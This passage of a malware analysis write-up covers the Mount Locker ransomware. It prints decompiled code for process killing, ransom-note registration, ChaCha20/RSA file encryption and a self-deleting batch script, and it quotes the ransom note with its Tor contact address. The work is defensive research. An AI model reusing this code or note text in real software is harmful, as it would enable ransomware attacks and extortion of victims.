"firetray.exe", "hipsvc.exe", ...

Write-Host "QUERY PROCESS LIST`r`n" -nonewline

$List = Get-WmiObject -Query "SELECT ProcessId, Name, ExecutablePath FROM win32_process WHERE  ProcessId > 0 AND NOT (ExecutablePath LIKE '%:\\WINDOWS\\%')"
if ($List -ne $null)
{
    foreach ($Item in $List)
    {
        if ($ExceptProcess -notcontains $Item.Name -AND $Item.ProcessId -ne $mypid)
        {
            Write-Host "KILL PROCESS PID=$($Item.ProcessId) NAME=$($Item.ExecutablePath)`r`n" -nonewline
            Stop-Process -Force -Id $Item.ProcessId -ErrorAction SilentlyContinue
        }
        else
        {
            Write-Host "SKIP PROCESS PID=$($Item.ProcessId) NAME=$($Item.ExecutablePath)`r`n" -nonewline
        }
    }
}
```

3) In line with their verbose logging functionality Mount Locker will separate its log output by the volume type of the targeted drive. The interesting "discovery" in this case is that the encryption of Network Shares is not supported yet and therefore Mount Locker won't proceed with file encryption on such volumes.

```
void mw_lockNetDrive(void)

{
  _DAT_01bb400c = 0;
  mw_getTickCount();
  mw_writeLogWrapper(3,L"\r\n================================\r\n");
  mw_writeLogWrapper(3,L"       Lock network drive       \r\n");
  mw_writeLogWrapper(3,L"================================\r\n");
  mw_getVolumeInfo(mw_printNetDriveLog);
  while (_DAT_01bb400c != 0) {
    Sleep(1000);
    mw_speedStats(2);
  }
  mw_speedStats(1);
  return;
}
```

```
void mw_lockNetShare(void)

{
  _DAT_01bb400c = 0;
  mw_getTickCount();
  mw_writeLogWrapper(3,L"\r\n================================\r\n");
  mw_writeLogWrapper(3,L"      Lock network shares       \r\n");
  mw_writeLogWrapper(3,L"================================\r\n");
  mw_writeLogWrapper(3,L"[WARN] locker.work > not support\r\n");
  return;
}
```

The Log strings in the *mw_lockerDirCheck* also allow for interesting insights into features into (upcoming) features. For one the are messing around with NTFS Reparse Points which is rarely seen in Malware and log

messages like "[OK] locker.dir.check > target_hidden" indicate that they are also trying to attack hidden directories.

```
  hDevice = CreateFileW((LPCWSTR)(objectName + 2),0x80,7,(LPSECURITY_ATTRIBUTES)0x0,3,0x2200400,(HANDLE)0x0);
  if (hDevice == (HANDLE)0xffffffff) {
    GetLastError();
    pwVar2 = L"[WARN] locker.dir.check > open gle=%u name=%s\r\n";
  }
  else {
    BVar3 = DeviceIoControl(hDevice,0x900a8,(LPVOID)0x0,0,piVar1,0x4000,(LPDWORD)&stack0xfffffffc,(LPOVERLAPPED)0x0);
    CloseHandle(hDevice);
    if (BVar3 == 0) {
      GetLastError();
      pwVar2 = L"[WARN] locker.dir.check > get_reparse_point gle=%u name=%s\r\n";
    }
    else {
      if (*piVar1 == -0x5ffffffd) {
        iVar5 = 0x10;
      }
      else {
        if (*piVar1 != -0x5ffffff4) {
          pwVar2 = L"[WARN] locker.dir.check > unknown_tag tag=%0.8X name=%s\r\n";
          goto LAB_01bb27f7;
        }
        iVar5 = 0x14;
      }
      pWVar4 = StrStrIW((LPCWSTR)(iVar5 + (int)piVar1),(LPCWSTR)&lpSrch_01bb5f5c);
      if (pWVar4 != (LPWSTR)0x0) {
        LOCK();
        DAT_01bbd70c = DAT_01bbd70c + 1;
        mw_writeLogWrapper(1,L"[SKIP] locker.dir.check > target_visibled target=%s name=%s\r\n");
        return 0;
      }
      pwVar2 = L"[OK] locker.dir.check > target_hidden target=%s name=%s\r\n";
    }
  }
LAB_01bb27f7:
  mw_writeLogWrapper(1,pwVar2);
  return 1;
}
```


The generation of the ClientID is based on the return of *GetComputerName* which is used with a 32 character hardcoded string to compute the 64 character long ClientID String found in the Ransomnote.

```
compName = GetComputerNameA((LPSTR)buffer,&local_24);
local_24 = -(uint)(compName != 0) & local_24;
if (local_24 < 0xf) {
  memset(buffer + local_24,0x20,0xf - local_24);
}
counter = 0;
buffer[15] = 0;
buffer[15] = '\0';
do {
  buffer[15] = buffer[15] + buffer[counter];
  xorKey = xorKey + s_aa0a8ea69[counter];
  buffer[counter] = buffer[counter] ^ xorKey;
  counter = counter + 1;
} while (counter < 0xf);
pCVar2 = StrStrIA(lpFirst_01bbd654,"%CLIENT_ID%");
```


Mount Locker ships with a list of Directory Paths and extensions to be spared from encryption to keep the Operating System ... operational. We'll see in the dynamic Analysis Chapter how well that actually works.

```
:\Windows\
:\System Volume Information\
:\$RECYCLE.BIN\
:\SYSTEM.SAV
:\WINNT
:\$WINDOWS.~BT\
:\Windows.old\
:\PerfLog\
\WindowsApps\
\Microsoft\Windows\
\Roaming\Microsoft\
\Local\Microsoft\
\LocalLow\Microsoft\
:\ProgramData\Microsoft\
\Local\Packages\
:\ProgramData\Packages\
\Windows Defender\
\microsoft shared\
\Google\Chrome\
\Mozilla Firefox\
\Mozilla\Firefox\
\Internet Explorer\
\MicrosoftEdge\
\Tor Browser\
\AppData\Local\Temp\
```

```
".exe, .dll, .sys, .msi, .mui, .inf, .cat, .bat, .cmd, .ps1, .vbs, .ttf, .fon, .lnk"
```

To constantly remind the victims of the Ransom and increase psychological pressure Mount Locker registers the Ransomnote to be opened when the user tries to access an encrypted file. The lower screenshot is taken from the Hatching Tria.ge Report for Sample 2 which you can find here.

```
uint __fastcall mw_setShellOpenReg(undefined4 ransomExtension)

{
  int strLen;
  LSTATUS status;
  DWORD dwFlags;
  WCHAR local_84 [64];

  wsprintfW(local_84,L"Software\\Classes\\.%0.8X\\shell\\Open\\command",ransomExtension);
  dwFlags = 2;
  strLen = lstrlenW(L"explorer.exe RecoveryManual.html");
  status = SHRegSetUSValueW(local_84,(LPCWSTR)&pwzValue_01bb6598,1,L"explorer.exe RecoveryManual.html",strLen * 2,
                            dwFlags);
  return (uint)(status == 0);
}
```

Registry Create	process:	e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037.bin.exe	op:	CreateKeyEx
	path:	HKCU\Software\CLASSES\.5A595725\shell\Open		


The second file that is written to %temp% during the execution of Mount Locker is yet another one with its name derived from the return value of *GetTickCount*. After the Ransomware finished the encryption routine and if the */nodel* flag was not supplied it's time to clean up and Mount Locker will delete itself by invoking e.g. `cmd /c "C:\Users\admin\AppData\Local\Temp\\0F7565F4.bat" "C:\Users\admin\Desktop\mountlocker.exe"` .

```
if (_DAT_01bbd79c != 0) {
  DVar6 = GetTempPathW(0x104,(LPWSTR)&stack0xfffffbf0);
  DVar7 = GetTickCount();
  wsprintfW((LPWSTR)(&stack0xfffffbf0 + DVar6 * 2),L"\\%0.8X.bat",DVar7,unaff_EDI,unaff_ESI);
  iVar3 = mw_writeFile((LPCWSTR)&stack0xfffffbf0,

                       "attrib -s -r -h %1\r\n:l\r\ndel /F /Q %1\r\nif exist %1 goto l\r\ndel
                       %0 "
                       ,(LPCWSTR)0x41);
  if (iVar3 != 0) {
    memset(&stack0xfffffb9c,0,0x44);
    wsprintfW((LPWSTR)&stack0xfffffdf8,L"\"%s\" \"%s\"",&stack0xfffffbf0,&DAT_01bbd7a0);
    BVar2 = CreateProcessW((LPCWSTR)0x0,(LPWSTR)&stack0xfffffdf8,(LPSECURITY_ATTRIBUTES)0x0,
                           (LPSECURITY_ATTRIBUTES)0x0,0,0x8000000,(LPVOID)0x0,(LPCWSTR)0x0,
                           (LPSTARTUPINFOW)&stack0xfffffb9c,
                           (LPPROCESS_INFORMATION)&stack0xfffffbe0);
    if (BVar2 != 0) {
      ExitProcess(0);
```

```
home > f0wl > Malware > MountLocker > dumped > 0F7565F4.bat
1  attrib -s -r -h %1
2  :l
3  del /F /Q %1
4  if exist %1 goto l
5  del %0
```

Cryptographic Functions

Another useful Tool for Ransomware Analysis is PEid with the KANAL plugin. KANAL is short for "Krypto Analyzer" and tries to detect crypto algorithms, functions and constants. In the case of Mount Locker it only recognizes the RSA Public Key import via the WinCrypt API.




As the function name suggests *mw_importPubkey* imports the RSA Public Key that is ebedded into the binary. This function also generates the Session Key used with ChaCha20 via *__rdtsc + Sleep* (more on that later) which is encrypted with the RSA using *CryptEncrypt*. Once that is done the ClientID will be generated and the Ransomnote is registered to opened with the file extension of the Ransomware.

```
undefined4 mw_importPubKey(void)

{
  undefined8 uVar1;
  BOOL BVar2;
  undefined4 *puVar3;
  int iVar4;
  uint uVar5;
  DWORD local_10;
  HCRYPTPROV local_c;
  HCRYPTKEY local_8;

  uVar5 = 0;
  iVar4 = 0x20;
  do {
    uVar1 = rdtsc();
    *(undefined4 *)((int)&DAT_01bbd520 + uVar5) = (int)uVar1;
    Sleep(100);
    uVar5 = uVar5 + 4;
  } while (uVar5 < 0x20);
  puVar3 = &DAT_01bbd520;
  do {
    *(undefined *)(puVar3 + 8) = *(undefined *)puVar3;
    puVar3 = (undefined4 *)((int)puVar3 + 1);
    iVar4 = iVar4 + -1;
  } while (iVar4 != 0);
  local_10 = 0x20;
  local_c = 0;
  local_8 = 0;
  BVar2 = CryptAcquireContextW
                    (&local_c,(LPCWSTR)0x0,L"Microsoft Enhanced Cryptographic Provider v1.0",1,
                     0xf0000000);
  if (BVar2 != 0) {
    BVar2 = CryptImportKey(local_c,(BYTE *)&pbData_01bb8000,0x114,0,0,&local_8);
    if (BVar2 != 0) {
      BVar2 = CryptEncrypt(local_8,0,1,0,&pbData_01bbd540,&local_10,0x100);
      CryptDestroyKey(local_8);
    }
    CryptReleaseContext(local_c,0);
    if (BVar2 != 0) {
      mw_generateClientID();
      wsprintfW((LPWSTR)&lpString2_01bbd65c,L".ReadManual.%0.8X",DAT_01bb8114);
      mw_setShellOpenReg(DAT_01bb8114);
      return 1;
    }
  }
  GetLastError();
  mw_writeLogWrapper(3,L"[ERROR] locker.init > info=rsa gle=%u\r\n");
  return 0;
}
```

Generate Session Key

Encrypt Session Key

To take a closer look at the supplied RSA Public Keys I dumped them from both samples with x32dbg.



Just as a quick "sanity check": Yes, the Public RSA Keys differ between the samples. Wouldn't be the first time that lazy Ransomware operators reused the same RSA Keypair in multiple samples, so I think it's worth to check atleast.

```
0000:0000 52 53 41 31 08 01 00 00 00 08 00 00 FF 00 00 00 RSA1........ÿ...
0000:0010 01 00 01 00 BF 19 B4 1B 0B 3F 46 04 75 6B 56 4D ....¿.´..?F.ukVM
0000:0020 5B 92 65 46 8D 4B F7 84 77 0F 22 78 B6 41 75 64 [.eF.K÷.w."x¶Aud
0000:0030 78 69 0B EE CC 04 37 93 3A 3A 7B C7 C0 C5 36 F6 xi.îÌ.7.::{ÇÀÅ6ö
0000:0040 51 C1 27 12 B5 72 A1 71 AA 27 28 CB 71 FC 19 AC QÁ'.µr¡qª'(Ëqü.¬
0000:0050 E5 40 EA F7 E3 96 BD 38 D2 D0 45 55 54 B5 77 2F å@ê÷ã.½8ÒÐEUTµw/
```

226a723ffb4a91d9950a8b266167c5b354ab0db1dc225578494917fe53867ef2

e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037

```
0000:0000 52 53 41 31 00 08 00 00 01 00 01 00 A1 47 01 D5 RSA1........¡G.Õ
0000:0010 61 E9 99 A0 62 4C 42 DA AB 89 0E C5 2F 48 76 0A aé. bLBÚ«..Å/Hv.
0000:0020 76 FE C7 FE 29 60 BB E5 1B 17 B5 24 50 6C 0D 24 vþÇþ)`»å..µ$Pl.$
0000:0030 82 B4 F3 FC F7 36 C2 4E 9B F7 80 F7 9C 23 C9 1F .´óü÷6ÂN.÷.÷.#É.
0000:0040 F7 29 E3 79 17 AA 79 82 73 3D 7E 36 01 E2 D7 58 ÷)ãy.ªy.s=~6.â×X
0000:0050 8B 26 A0 D3 46 A3 D7 23 22 A7 CB 9C 93 D6 59 19 .& ÓF£×#"§Ë..ÖY.
```

In the screenshot below we see the ChaCha20 Block function which is an important component of the Algorithm. It can be identified by the *expand 32-byte k* magic value.

```
void __fastcall mw_ChaCha20Block(int param_1,undefined4 *param_2,undefined4 *param_3)

{
  undefined4 uVar1;
  int iVar2;
  undefined4 *puVar3;
  int iVar4;
  int iVar5;

  iVar2 = 0x20;
  if ((param_1 + 0x44 != 0) && (param_2 != (undefined4 *)0x0)) {
    puVar3 = param_2;
    do {
      *(undefined *)(((param_1 + 0x44) - (int)param_2) + (int)puVar3) = *(undefined *)puVar3;
      puVar3 = (undefined4 *)((int)puVar3 + 1);
      iVar2 = iVar2 + -1;
    } while (iVar2 != 0);
  }
  iVar2 = param_1 + 100;
  iVar4 = 0xc;
  if ((iVar2 != 0) && (param_3 != (undefined4 *)0x0)) {
    puVar3 = param_3;
    iVar5 = iVar4;
    do {
      *(undefined *)((iVar2 - (int)param_3) + (int)puVar3) = *(undefined *)puVar3;
      puVar3 = (undefined4 *)((int)puVar3 + 1);
      iVar5 = iVar5 + -1;
    } while (iVar5 != 0);
  }
  uVar1 = FUN_01bb1000((undefined4 *)"expand 32-byte k");
  *(undefined4 *)(param_1 + 0x78) = uVar1;
  uVar1 = FUN_01bb1000((undefined4 *)0x1bb5154);
  *(undefined4 *)(param_1 + 0x7c) = uVar1;
  uVar1 = FUN_01bb1000((undefined4 *)0x1bb5158);
  *(undefined4 *)(param_1 + 0x80) = uVar1;
  uVar1 = FUN_01bb1000((undefined4 *)0x1bb515c);
  *(undefined4 *)(param_1 + 0x84) = uVar1;
  uVar1 = FUN_01bb1000(param_2);
  *(undefined4 *)(param_1 + 0x88) = uVar1;
  uVar1 = FUN_01bb1000(param_2 + 1);
  *(undefined4 *)(param_1 + 0x8c) = uVar1;
```


Since the folks at Blackberry ThreatVector already spilled the beans, I'll mention it here as well. Instead of using a secure Random Number Generator for the File (and Session) Encryption Keys they opted to use __rdtsc, which returns the processor time stamp (clock cycles since the last reset) without a Sleep call. The Time Stamp Counter is a bad way to generate encryption keys because it is a deterministic function that wraps around every ~49 days and could therefore theoretically be bruteforced (with knowledge about the point in time when *__rdtsc* was invoked, the Sleep call would be used to "obfuscate" this). This is nothing new though and with the coverage Mount Locker has received up until now I expect this issue to be fixed by the next version.

```
returnval = SetFileInformationByHandle(local_50[0],FileRenameInfo,param_2,*(int *)((int)param_2 + 8) * 2 + 0x10);
if (returnval == 0) {
  LOCK();
  DAT_01bbd6fc = DAT_01bbd6fc + 1;
  GetLastError();
  mw_writeLogWrapper(1,L"[ERROR] locker.file > rename gle=%u name=%s\r\n");
}
else {
  uVar3 = 0;
  do {
    uVar1 = rdtsc();
    auStack40[uVar3] = (int)uVar1;
    uVar3 = uVar3 + 1;
  } while (uVar3 < 8);
  returnval = mw_fileWriteKey(local_50,sessionKey,sessionKeyEnc);
  if (returnval == 0) {
    LOCK();
    DAT_01bbd700 = DAT_01bbd700 + 1;
    local_74 = L"[ERROR] locker.file > write_key gle=%u name=%s\r\n";
  }
  else {
    returnval = mw_mapEncrypt((int)local_50);
    if (returnval != 0) {
      QueryPerformanceCounter((LARGE_INTEGER *)&local_58);
      LOCK();
      _DAT_01bbd720 =
           CONCAT44(DAT_01bbd724 + ((local_54 - local_5c) - (uint)(local_58 < local_60)) +
                    (uint)CARRY4(DAT_01bbd720,local_58 - local_60),DAT_01bbd720 + (local_58 - local_60));
      if ((iStack68 < 1) && ((iStack68 < 0 || (local_48 < 0x400)))) {
        FUN_01bb1ae1();
        FUN_01bb1a83(&local_60);
        pwVar4 = L"[OK] locker.file > time=%0.3f size=%0.3f KB speed=%0.3f MB/s name=%s\r\n";
      }
```

I don't want to throw shade here, but I'm not a fan of detailing Cryptobugs in ongoing Ransomware campaigns. The use of GetTickCount (__rdtsc) isn't a huge flaw in itself, but it could very well come in handy if there were more flaws in the crypto-implementation used. I strongly recommend to watch @Polartoffee's Talk from Steelcon2019 where this is addressed as well (the video below is timestamped for your convenience):

Fun-fact, speaking of Cryptowall: The File extension list in Mount Locker Version 1 contains about 2600 entries. It made headlines because it also targets Tax Software (which isn't a common thing, but it has been seen before on

several occurrences). What I find far more interesting is that they target files previously encrypted by other Ransomware strains as you can see below:

```
cryp1
crypt
crypted
cryptolocker
cryptowall
cryptra
crypz
```


MapViewOfFile is used to map each file into Memory for encryption. Smaller files are mapped according to their size and if a file is larger than *0x40000000* it will be mapped in chunks and encrypted.

```
do {
  uVar1 = (uint)(size < offsetLow);
  uVar2 = iVar3 - offsetHigh;
  bVar4 = (int)(uVar2 - uVar1) < 0;
  if ((bVar4) ||
     ((uVar2 == uVar1 || (SBORROW4(iVar3,offsetHigh) != SBORROW4(uVar2,uVar1)) != bVar4 &&
      (size - offsetLow < 0x4000001)))) {
    size = size - offsetLow;
  }
  else {
    size = 0x4000000;
  }
  lpBaseAddress = MapViewOfFile(*(HANDLE *)(param_1 + 4),6,offsetHigh,offsetLow,size);
  if (lpBaseAddress == (LPVOID)0x0) {
    return 0;
  }
  mw_ChaCha20Encrypt(local_bc,(int)lpBaseAddress,size);
  UnmapViewOfFile(lpBaseAddress);
```


To further investigate the File Encryption I used the classic trick of the bait file filled with null bytes to check for patterns and appended data. As we can see the encrypted file is now 288 bytes longer. They can be divided into 32 bytes for the File Key (which is, as the name suggests, unique for every file) and 256 bytes for the Session Key. Of course these keys are not prepended to the fileheader like that: the File Key is encrypted with the Session Key using ChaCha20 and the Session Key is encrypted with the public RSA Key through *CryptEncrypt*.

test.png

```
0000:0000 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 ................
0000:0010 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 ................
0000:0020 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 ................
0000:0030 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 ................
0000:0040 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 ................
0000:0050 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 ................
```



This can be confirmed with Ghidra: Both encrypted keyblobs are prepended to the file with *WriteFile*.

```
undefined4 __fastcall mw_fileWriteKey(HANDLE *chachaContext,undefined4 *sessionKey,LPCVOID sessionKeyEnc)

{
  BOOL returnval;
  DWORD length;
  undefined fileKey [32];
  uint fileHandle [46];

  if (chachaContext + 10 != (HANDLE *)0x0) {
    memcpy(fileKey,chachaContext + 10,0x20);
  }
  mw_ChaCha20Init(fileHandle,sessionKey,sessionKey);
  mw_ChaCha20Encrypt(fileHandle,(int)fileKey,0x20);
  returnval = SetFilePointerEx(*chachaContext,0,(PLARGE_INTEGER)0x0,2);
  if ((((returnval != 0) &&
       (returnval = WriteFile(*chachaContext,fileKey,0x20,&length,(LPOVERLAPPED)0x0), returnval != 0)) &&
      (length == 0x20)) &&
     ((returnval = WriteFile(*chachaContext,sessionKeyEnc,0x100,&length,(LPOVERLAPPED)0x0), returnval != 0 &&
       (length == 0x100)))) {
    return 1;
  }
  return 0;
}
```

Since most Ransomware groups don't try to reinvent the wheel when it comes to crypto implementations they often get their inspiration from Open Source projects. I looked around Github for a while to find C++ Implementations of ChaCha20 that would fit what we see in Mount Locker. The Repository linked below is just a guess at what they could have used, since this seems to be the oldest ChaCha20 C++ Repo on Github and many Implementations borrow code from it. The structure and compartmentalization into functions also looks very similar. Berstein's reference Implementation for example is constructed differently. I crossreferenced it with [RFC8439] and it looks solid at first glance. Parts of the Quarter Round Mechanism and the Block function are directly copied from the Wikipedia article on Salsa20/ChaCha20 though and the code comments are a bit too sketchy IMO 😂

```
#pragma once

// This is high quality software because the includes are sorted alphabetically.
#include <assert.h>
#include <stddef.h>
#include <stdint.h>

struct Chacha20Block {
    // This is basically a random number generator seeded with key and nonce.
    // Generates 64 random bytes every time count is incremented.

    uint32_t state[16];

    static uint32_t rotl32(uint32_t x, int n){
        return (x << n) | (x >> (32 - n));
    }
```

```
void set_counter(uint64_t counter){
    // Want to process many blocks in parallel?
    // No problem! Just set the counter to the block you want to process.
    state[12] = uint32_t(counter);
    state[13] = counter >> 32;
}

void next(uint32_t result[16]){
    // This is where the crazy voodoo magic happens.
    // Mix the bytes a lot and hope that nobody finds out how to undo it.
    for (int i = 0; i < 16; i++) result[i] = state[i];
```

Dynamic Analysis

Let's first take a look at the Ransomnote. In all investigated versions of Mount Locker it is delivered as a HTML file named *RecoveryManual.html*. It exhibits a lot of the by now classic scare tactics we know from Ransomware gangs in the Realm of "Don't try to decrypt your files, we are the only ones who can help" and of course the Threat that they would release the stolen data if the Ransom would not be payed in time. Communication with the criminals is to be done through a Webchat via Tor with no Clearnet alternative except for contacting them by E-Mail (accounts registered with Protonmail, which is still the most popular Mail hosting service for Ransomware operators. See [ransomware.email] for more information).

Your ClientId:

aa0a8ea69

/!\ YOUR NETWORK HAS BEEN HACKED /!
All your important files have been encrypted!

Your files are safe! Only encrypted.

ANY ATTEMPT TO RESTORE YOUR FILES WITH THIRD-PARTY SOFTWARE
WILL PERMANENTLY CORRUPT IT.
DO NOT MODIFY ENCRYPTED FILES.
DO NOT RENAME ENCRYPTED FILES.

No software available on internet can help you. We are the only ones able to
solve your problem.

You can send us 2-3 files and we will decrypt it for free
to prove we are able to give your files back.

Also we gathered highly confidential/personal data from your network. These data are currently stored on
a private server. This server will be immediately destroyed after your payment.
If you won't pay, we will release your data to public or reseller.
So you can expect your data to be published or improperly used in the near future.
In this case you will face all legal and reputational consequences of the leak.
We only desire to get a ransom and we don't aim to damage your reputation or destroy
your business.

Contact us to discuss your next step.

http://soxbhgx23tabwh2k447b2tljcu5tktdc2elmi2ls7huzntrhknygxsqd.onion/?cid=aa0a8ea69
* Note that this server is only available via Tor browser only

Follow the instructions to open the link:
1. Type the addres "https://www.torproject.org" in your Internet browser. It opens the Tor site.
2. Press "Download Tor", then press "Download Tor Browser Bundle", install and run it.
3. Now you have Tor browser. In the Tor Browser open "http://soxbhgx23tabwh2k447b2tljcu5tktdc2elmi2ls7huzntrhknygxsqd.onion/?cid=aa0a8ea69
4. Start a chat and follow the further instructions. (Password field should be empty for the first login).

If you can`t use the above link, use the email:


Please note, sometimes our support is away from keyboard, but we will reply shortly.
Kindly advise you to contact us as soon as possible.

During the "Detonation run" I opened Process Monitor for a better Overview of what's going on. Because I didn't want Mount Locker to terminate it, I renamed it to *firefox.exe* since this process name is on the exception list 👍
As you can see below the Ransomware has four Subprocesses in total: *Powershell* + *vssadmin* for process termination and restore point deletion and *cmd* + *attrib* for self-deletion.

